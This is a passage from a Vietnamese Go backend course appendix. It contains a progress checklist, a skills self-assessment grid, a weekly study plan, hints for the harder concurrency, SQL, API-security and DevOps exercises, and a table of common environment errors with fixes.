1–11	**Giai đoạn 1:** Nền tảng Go (cú pháp, kiểu, hàm, slice/map, struct, interface, lỗi, gói, thư viện chuẩn, generics, kiểm thử)	☐	☐	☐	
DA1	Dự án 1: Ứng dụng CLI quản lý chi tiêu	☐	☐	☐	
12–17	**Giai đoạn 2:** Go nâng cao và concurrency (goroutine, channel, sync/atomic, context, bộ nhớ/GC/hiệu năng, Go idiomatic)	☐	☐	☐	
DA2	Dự án 2: Bộ phân tích log đồng thời	☐	☐	☐	
18–22	**Giai đoạn 3:** Nền tảng web và dữ liệu (mạng/HTTP, `net/http`, SQL và thiết kế CSDL, index/transaction, Go với PostgreSQL)	☐	☐	☐	
22A	Phân tích yêu cầu: từ đề bài mơ hồ đến đặc tả	☐	☐	☐	
22B	Use case và mô hình hóa nghiệp vụ	☐	☐	☐	
22C	Từ yêu cầu đến ERD và thiết kế cơ sở dữ liệu	☐	☐	☐	
22D	Thiết kế API contract (OpenAPI) và nền tảng hệ thống	☐	☐	☐	
22E	Từ thiết kế sang code: lát cắt dọc, truy vết, "xong"	☐	☐	☐	
23–31	**Giai đoạn 4:** Gin và REST API (định tuyến, binding/validation, response/lỗi, middleware, kiến trúc, CRUD + phân trang khóa, xác thực/phân quyền, thiết kế API, kiểm thử)	☐	☐	☐	
DA3	Dự án 3: ShopGo v1, REST API modular monolith	☐	☐	☐	
32	Redis và caching	☐	☐	☐	
33	Hàng đợi, sự kiện, outbox	☐	☐	☐	
34	gRPC và protobuf	☐	☐	☐	
35	Thời gian thực và tích hợp ngoài	☐	☐	☐	
36	Cơ sở dữ liệu nâng cao	☐	☐	☐	
37	Bảo mật API	☐	☐	☐	
38	Quan sát được	☐	☐	☐	
39	Chịu lỗi và độ bền	☐	☐	☐	
40	Kiến trúc và thiết kế hệ thống	☐	☐	☐	
DA4	Dự án 4: ShopGo v2	☐	☐	☐	
41	Linux, shell, SSH	☐	☐	☐	
42	Git, Makefile, cổng chất lượng, phiên bản	☐	☐	☐	
43	Docker cho Go	☐	☐	☐	
44	Docker Compose và môi trường cục bộ	☐	☐	☐	
45	CI/CD với GitHub Actions	☐	☐	☐	
46	Máy chủ, đám mây, Nginx, TLS	☐	☐	☐	

Buổi	Chủ đề	Đọc	Làm	Chứng minh	Ngày xong
47	Kubernetes	☐	☐	☐	
48	IaC, GitOps, bí mật	☐	☐	☐	
49	Vận hành production	☐	☐	☐	
DA5	Dự án 5: ShopGo lên production	☐	☐	☐	
50	Microservices thực chiến	☐	☐	☐	
51	Kỹ năng Senior	☐	☐	☐	
52	**Capstone**	☐	☐	☐	
53	Nhất quán, CAP/PACELC và nhân bản dữ liệu	☐	☐	☐	
54	Phân mảnh: partitioning, sharding, consistent hashing	☐	☐	☐	
55	Điều phối phân tán: ID, thời gian, khóa, bầu leader, đồng thuận	☐	☐	☐	
56	Log và stream: mô hình Kafka, thứ tự, backpressure	☐	☐	☐	
57	News feed và chat thời gian thực	☐	☐	☐	
58	Rate limiter phân tán và tìm kiếm	☐	☐	☐	
59	Sổ cái, thanh toán và đặt chỗ không bán lố	☐	☐	☐	
60	Chịu lỗi ở quy mô lớn và các bài thiết kế tổng hợp	☐	☐	☐	

G.2. Bản đồ năng lực: tự đánh giá (1–5)

Chấm điểm trung thực (1 = nghe nói; 3 = làm được có tài liệu; 5 = dạy được người khác và xử lý tình huống lạ). Làm ở đầu, giữa và cuối lộ trình để thấy tiến bộ.

Năng lực	Bắt đầu	Giữa	Cuối	Mục tiêu
Go: ngôn ngữ, thư viện chuẩn, công cụ				4
Đồng thời và `context`				4
SQL và PostgreSQL (truy vấn, chỉ mục, giao dịch, EXPLAIN)				4
Thiết kế và xây dựng REST API (Gin)				5
Xác thực, phân quyền, bảo mật API				4
Kiểm thử (unit, tích hợp, đồng thời, hợp đồng)				4
Redis, hàng đợi, sự kiện, outbox				4
Độ bền (timeout, retry, breaker, saga)				4
Quan sát (log, metrics, trace, SLO)				4
Linux, mạng, shell				3
Docker, Compose				4
CI/CD và bảo mật chuỗi cung ứng				4
Kubernetes và triển khai				3
IaC, GitOps, quản lý bí mật				3
Sao lưu, di trú, đo tải, profiling, ứng phó sự cố				4
Phân tích yêu cầu, use case, ERD, thiết kế API contract				4
Thiết kế hệ thống và kiến trúc				4
Hệ phân tán ở quy mô lớn (nhất quán, phân mảnh, điều phối, stream)				4
Tài liệu thiết kế, ADR, review mã, ước lượng				4
Giao tiếp và dìu dắt				3

G.3. Nhật ký sự cố của chính bạn

Mỗi lần bạn mắc lỗi đáng nhớ trong lúc học, ghi một dòng: **ngày | lỗi | nguyên nhân gốc | cách phát hiện | cách phòng lần sau**. Đây là tài liệu học giá trị nhất của bạn; sau sáu tháng bạn sẽ thấy các mẫu lặp lại (và các mẫu đó là điểm yếu cần luyện).

Ngày	Lỗi	Nguyên nhân gốc	Phát hiện bằng	Phòng lần sau

G.4. Kế hoạch tuần mẫu (toàn thời gian)

Ngày	Sáng (học mới)	Chiều (thực hành)
Thứ 2–4	Đọc một buổi, gõ lại mọi ví dụ, chạy và phá thử	Bài tập cơ bản + trung bình, viết test
Thứ 5	Bài tập nâng cao	Áp dụng vào dự án xuyên suốt (ShopGo)
Thứ 6	Ôn: giải thích lại buổi trong tuần cho một người bạn hoặc viết ghi chú	Dự án / thử thách; tự chấm theo rubric; cập nhật bảng này
Cuối tuần	Đọc thêm (Phụ lục F), xem mã nguồn của một thư viện	Nghỉ, hoặc bài toán tự chọn

Nếu học bán thời gian, nhân đôi thời lượng nhưng **giữ nhịp đều**: 1–2 giờ mỗi ngày tốt hơn 10 giờ dồn vào cuối tuần.

Phụ lục H — Gợi ý hướng giải và khắc phục sự cố thường gặp

> **Cách dùng**
> Phần H.1 **không** đưa đáp án trọn vẹn (bạn học bằng cách tự làm); nó đưa **hướng tiếp cận và bẫy** cho những bài tập khó nhất, để bạn không kẹt hàng giờ vì một hiểu lầm nhỏ. Phần H.2 là bảng tra khi môi trường của bạn "không chạy": lỗi thường gặp nhất khi làm theo giáo trình, đặc biệt trên Windows. Quy tắc chung khi kẹt: (1) đọc **nguyên văn** thông báo lỗi và dòng đầu tiên của nó; (2) thu nhỏ vấn đề đến ví dụ tối thiểu; (3) tìm xem mình đã **đo** hay chỉ **đoán**; (4) nghỉ 10 phút; (5) mới hỏi, kèm lệnh, đầu ra và điều đã thử.

H.1. Gợi ý cho các bài tập khó

Đồng thời (Buổi 12–15). *Bài worker pool / pipeline:* vẽ trước sơ đồ ai đóng kênh nào (chỉ bên gửi, và chỉ khi mọi bên gửi xong: dùng `WaitGroup` rồi một goroutine riêng đóng); mọi goroutine có lối thoát bằng `ctx.Done()`; kiểm tra rò rỉ bằng `runtime.NumGoroutine()` trước/sau hoặc `goleak`. *Bài phát hiện race:* tái hiện bằng test chạy 100 lần (`-count=100`), rồi sửa bằng mutex/atomic/kênh, đừng thêm `time.Sleep` để "che". *Bài giới hạn đồng thời:* `errgroup.SetLimit` hoặc semaphore; kiểm tra bằng bộ đếm atomic số tác vụ đang chạy tối đa.

SQL và giao dịch (Buổi 20–22, 28, 36). *Bài chống bán lố:* viết **test đồng thời trước** (50 goroutine mua hàng tồn 10) và xem nó đỏ với cách "đọc rồi ghi", rồi sửa bằng `UPDATE ... WHERE qty >= $n` (kiểm tra `RowsAffected`). *Bài phân trang keyset:* khóa sắp xếp phải **duy nhất** (thêm `id` vào cuối), chỉ mục đúng thứ tự `(created_at DESC, id DESC)`, và test "duyệt hết, không trùng không sót" trong khi có chèn dữ liệu mới. *Bài RLS/multi-tenant:* dùng vai trò **không phải chủ bảng** khi thử (chủ bảng bỏ qua RLS), đặt `app.tenant_id` bằng `SET LOCAL` trong giao dịch, và test cách ly bằng hai tenant.

API và bảo mật (Buổi 25–31, 37). *Bài BOLA:* test bảng với hai người dùng A và B cho **mọi** route có `:id`; kỳ vọng 404 (không lộ tồn tại). *Bài refresh token xoay vòng:* lưu **băm** token, mỗi lần dùng đánh dấu đã dùng và cấp token mới cùng "gia đình"; thấy token đã dùng bị đưa lại → thu hồi cả gia đình. *Bài idempotency:* khóa duy nhất `(user_id, key)` trong cùng giao dịch với tác dụng phụ; lưu kết quả để trả lại đúng phản hồi; chú ý yêu cầu đồng thời cùng khóa (một thắng, một chờ hoặc nhận 409).

Redis, hàng đợi, độ bền (Buổi 32–33, 39). *Bài cache-aside:* cache-aside **xóa** khóa sau commit chứ không cập nhật; test cả "Redis chết" lẫn "tồn kho đổi vì đặt hàng". *Bài outbox:* giao dịch ghi đơn **và** dòng outbox; relay dùng `FOR UPDATE SKIP LOCKED` rồi đánh dấu đã gửi **sau** khi publish thành công (nên at-least-once); consumer ghi `processed_events` trong cùng giao dịch với tác dụng phụ. *Bài retry/breaker:* dùng đồng hồ giả (`now func()`) để test nhanh và xác định; đếm lỗi hạ tầng, **không** đếm lỗi nghiệp vụ.

DevOps (Buổi 41–49). *Bài Dockerfile:* đặt `COPY go.mod go.sum` + `go mod download` **trước** `COPY . .`; kiểm tra bằng cách sửa một dòng mã và xem lớp nào `CACHED`; kiểm tra ảnh tĩnh (đọc ELF, hoặc `ldd` báo "not a dynamic executable"). *Bài workflow:* chạy `actionlint` mỗi lần sửa; không bao giờ đặt `${{ ... }}` dữ liệu người dùng trong `run:`. *Bài Terraform:* đọc `Plan: X to add, Y to change, Z to destroy` trước tiên; chữ `replace`/`destroy` trên cơ sở dữ liệu là cờ đỏ. *Bài PITR:* chọn `recovery_target_time` **trước** thảm họa, khôi phục vào cụm **mới**, kiểm tra dữ liệu rồi mới chuyển; nhớ `recovery.signal` và `restore_command`. *Bài đo tải:* phát tải **mở**, làm nóng, chạy mỗi mức vài lần, báo phân vị; tính `pool / W` trước để biết nên mong đợi điểm gãy ở đâu.

Senior (Buổi 50–52). *Bài strangler fig:* bước 3 (chạy song song, so sánh) là bước đáng làm nhất; đếm sai khác theo loại, đừng chuyển lưu lượng khi tỉ lệ lệch chưa ~0. *Bài saga:* viết **bảng trạng thái** trước (mọi trạng thái, sự kiện, chuyển tiếp hợp lệ, bù trừ) rồi mới viết mã; test thuộc tính: với mọi điểm chết, trạng thái cuối nhất quán. *Capstone:* khóa phạm vi cuối tuần 2; mỗi cuối tuần chạy `make readiness` và tự chấm rubric bằng **hiện vật**.

H.2. Khắc phục sự cố môi trường

Triệu chứng	Nguyên nhân thường gặp	Cách xử lý
`bash: $'\r': command not found` hoặc `/usr/bin/env: 'bash\r'` khi chạy script	Tệp có kết thúc dòng CRLF (Windows)	`git config core.autocrlf false`; `.editorconfig` đặt `end_of_line = lf`; chuyển đổi bằng `dos2unix` hoặc `sed -i 's/\r$//' tệp`; thêm `.gitattributes`: `*.sh text eol=lf`
`go: ... requires go >= 1.27` hoặc cố tải toolchain	`go.mod` yêu cầu phiên bản mới hơn bản đang cài	Cài Go mới hơn; hoặc để `GOTOOLCHAIN=auto` tải đúng bản (cần mạng); kiểm tra `go version` và `go env GOTOOLCHAIN`
`dial tcp 127.0.0.1:5432: connect: connection refused`	PostgreSQL chưa chạy / sai cổng / nghe địa chỉ khác	`pg_isready -h 127.0.0.1 -p <cổng>`; xem `ss -tlnp` (hoặc `netstat -ano`); trong Docker dùng **tên dịch vụ** (`db`), không phải `localhost`
`password authentication failed`	Sai mật khẩu hoặc `pg_hba.conf`	Kiểm tra `DATABASE_URL`; với PG 18 trong Docker, mật khẩu đặt qua `POSTGRES_PASSWORD` **chỉ** có hiệu lực khi khởi tạo thư mục dữ liệu lần đầu (xóa volume để khởi tạo lại)
`sorry, too many clients already` / `remaining connection slots are reserved`	Tổng pool × số tiến trình > `max_connections`	Giảm `MaxConns`, dùng PgBouncer, đóng `rows`, kiểm tra rò kết nối (`pg_stat_activity`)
`bind: address already in use`	Cổng bị tiến trình khác giữ	Windows: `netstat -ano` (tìm dòng có :8080) rồi `taskkill /PID <pid>`; Linux: `ss -tlnp` (lọc cổng 8080); hoặc đổi cổng
Docker: `Cannot connect to the Docker daemon` / pipe `dockerDesktopLinuxEngine`	Docker Desktop chưa chạy	Khởi động Docker Desktop, đợi biểu tượng ổn định; `docker version` phải có phần Server
Docker trên Windows rất chậm khi mount thư mục dự án	Bind mount qua ranh giới Windows↔WSL2	Để mã nguồn **trong** hệ tệp WSL2 (`\\wsl$\...`); hoặc dùng volume đặt tên cho dữ liệu
`permission denied` khi ghi volume (Linux)	UID trong container khác UID chủ thư mục	`user: "${UID}:${GID}"`, hoặc chỉnh quyền thư mục; không chạy `chmod 777`
Container thoát ngay với mã 137	OOM-kill hoặc `SIGKILL`	`docker inspect` xem `OOMKilled`; tăng giới hạn bộ nhớ, đặt `GOMEMLIMIT`
`x509: certificate signed by unknown authority` trong container	Ảnh nền (`scratch`) thiếu bộ chứng chỉ CA	Dùng `distroless/static` hoặc chép `ca-certificates.crt`
`curl: (60) SSL certificate problem`	Chứng chỉ tự ký / thiếu chuỗi trung gian	Với chứng chỉ thật: dùng `fullchain.pem`, không chỉ `cert.pem`; với thử nghiệm: `--cacert`; **không** dùng `-k` trong mã thật
JWT báo "token used before issued" / hết hạn bất thường	Lệch giờ giữa máy	Đồng bộ NTP; cho phép lệch nhỏ (leeway 30 s) khi xác minh
Trình duyệt chặn vì CORS	`Access-Control-Allow-Origin` thiếu/sai hoặc preflight `OPTIONS` không trả đúng	Cấu hình middleware CORS với danh sách origin tường minh, cho phép `OPTIONS`, `Authorization`, `Content-Type`; không dùng `*` với credentials

Triệu chứng	Nguyên nhân thường gặp	Cách xử lý
`go test` bỏ qua test tích hợp ("không có DATABASE_URL")	Biến môi trường chưa đặt	`export DATABASE_URL=postgres://...`; hoặc dùng `make itest`
`-race` báo "requires cgo" / không có `gcc` (Windows)	Race detector cần trình biên dịch C	Chạy trên CI Linux hoặc WSL2; cài MinGW-w64 nếu muốn chạy cục bộ
`go run` rất chậm lần đầu	Biên dịch và tải phụ thuộc	Bình thường; kiểm tra `GOCACHE`, `GOMODCACHE`, `GOPROXY`
Ổ đĩa đầy do Go / Docker	Bộ nhớ đệm dựng và mô-đun tích tụ (có thể hàng chục GB)	`go clean -cache` (an toàn), `go clean -modcache` (tải lại khi cần), `docker system df` rồi `docker builder prune`, `docker image prune`, `docker system prune` (cẩn thận)
`terraform init` rất chậm, tải GB dữ liệu	Nhà cung cấp lớn (AWS) được tải mỗi thư mục	Đặt `TF_PLUGIN_CACHE_DIR` để dùng chung
`kubectl` thao tác nhầm cụm	Quên kiểm tra `current-context`	Hiển thị context trong dấu nhắc shell; dùng `kubectl --context` tường minh; công cụ như `kubectx`; tách tệp kubeconfig theo môi trường
Nginx: `502 Bad Gateway`	Backend không chạy / sai cổng / sập	`curl` thẳng backend; `journalctl -u shopgo-api`; Linux trả 502 ngay, nơi khác có thể là 504 do chờ `proxy_connect_timeout`
Cảnh báo Prometheus không bắn khi lỗi tăng	Biểu thức sai nhãn / `for:` quá dài / chưa đủ dữ liệu	`promtool test rules` với chuỗi giả; chạy biểu thức trong giao diện truy vấn; kiểm tra nhãn thật bằng `/metrics`

Học cách hỏi để được giúp

Một câu hỏi tốt gồm: bạn muốn đạt gì; lệnh bạn đã chạy (sao chép nguyên văn); đầu ra/lỗi (nguyên văn, không chụp màn hình khi là văn bản); phiên bản (`go version`, hệ điều hành, phiên bản công cụ); điều bạn đã thử và kết quả; ví dụ tối thiểu tái hiện được. Việc viết ra thường tự giải quyết vấn đề (phương pháp "vịt cao su"), và nếu không, bạn có sẵn một câu hỏi để người khác trả lời trong một phút.